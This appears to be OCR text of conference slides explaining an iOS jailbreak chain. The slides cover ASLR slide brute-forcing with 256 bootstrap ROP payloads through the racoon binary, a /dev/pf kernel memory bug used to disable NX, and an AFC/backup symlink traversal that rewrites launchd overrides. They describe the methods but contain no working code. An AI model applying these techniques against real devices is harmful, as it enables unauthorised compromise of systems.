
Stack

same slide

saved PC

shifted saved PC

If we bruteforce, ...



Stack

saved PC

saved PC + 0x01000

saved PC + 0x02000

saved PC + 0x03000

saved PC + 0x04000

...

saved PC + 0xff000

... what would happen ?

- because the mapped stack is greater than the maximum slide, we won't fail to write with a bad address exception
- when we hit the correctly shifted PC, the processor jumps to the specified address
- best of all : we can detect the slide

256 different pathes

- The idea is to use 256 different bootstrap ROP payloads
- The bootstrap ROP payload needs to be as small as possible to avoid writing too much data to memory (256 times the size !)
- The bootstrap loads the final ROP payload, shifted with the correct slide

Bootstrap payload

- uses gadgets from the racoon binary image (shifted differently for every payload)
- fd = open(*<file>* , O_RDONLY);
  read (fd, *<absolute address>*, <size>);
  stack pivot to *<absolute address>*
- *<file>* is different for every bruteforced slide.
  « 00 », « 01 », « 02 » ... , « ff »
- *<absolute address>* points to the heap (which map size > max slide), same for every bruteforced slide
- <size> is constant also, the loaded payload size

Final payload

- slided accordingly to the bootstrap payload
- computes the dyld shared cache slide (to have more gadgets available)
- executes the kernel exploit to disable M.C.S. => jailbreak
- execve the jb-install binary if it exists in the filesystem

Kernel exploit details

- A special sequence of opcodes sent to the OpenBSD packet filter (*/dev/pf*) allowed us to decrement an arbitrary byte in kernel memory
- @planetbeing ‘s idea was to use it to change the NX bit enable flag from 1 to 0
- then to change the highest byte of a syscall to point to a user land address and map the actual payload to that address with RWX permissions
- This is fixed in iOS 6.0

jb-install binary (simplified)

- remounts system partition rw
- installs a modified fstab
- extracts Cydia to the system partition
- adds the AFC 2 service
- switches the way rocky-racoon is started to /etc/launchd.conf (so that it's the first thing called by the system at bootup. MS related.)
- removes itself

Injection vector

- @pimskeks messed around with AFC and mobile backup service to achieve a directory traversal
- the idea was to create symlinks with AFC pointing to outside of the AFC chroot and have mobile backup restore files to that symlinks
- used in Absinthe 2.0. This is fixed in iOS 6.0

Injection vector (2)

- This allowed us to modify the file */var/db/launchd.db/com.apple.launchd/overrides.plist*
- Basically it permits to modify existing daemon configurations. We altered the original *com.apple.racoon* setup so that it starts at bootup loading the jailbreak config file.
- This is fixed in iOS 6.0

THE FUTURE

« When will you fucking release the iOS 6.0 jailbreak ? »

:-)

What do we have ?

- Some partial injection vector
- It seems to be that the KASLR is partially broken
- a developer only « failbreak » that allows to start custom signed binaries as root
- the urge to work on a jailbreak together again after that nice BBQ !!! :-)

Questions ?

- OMG this gonna be hard for me to understand poeple again :/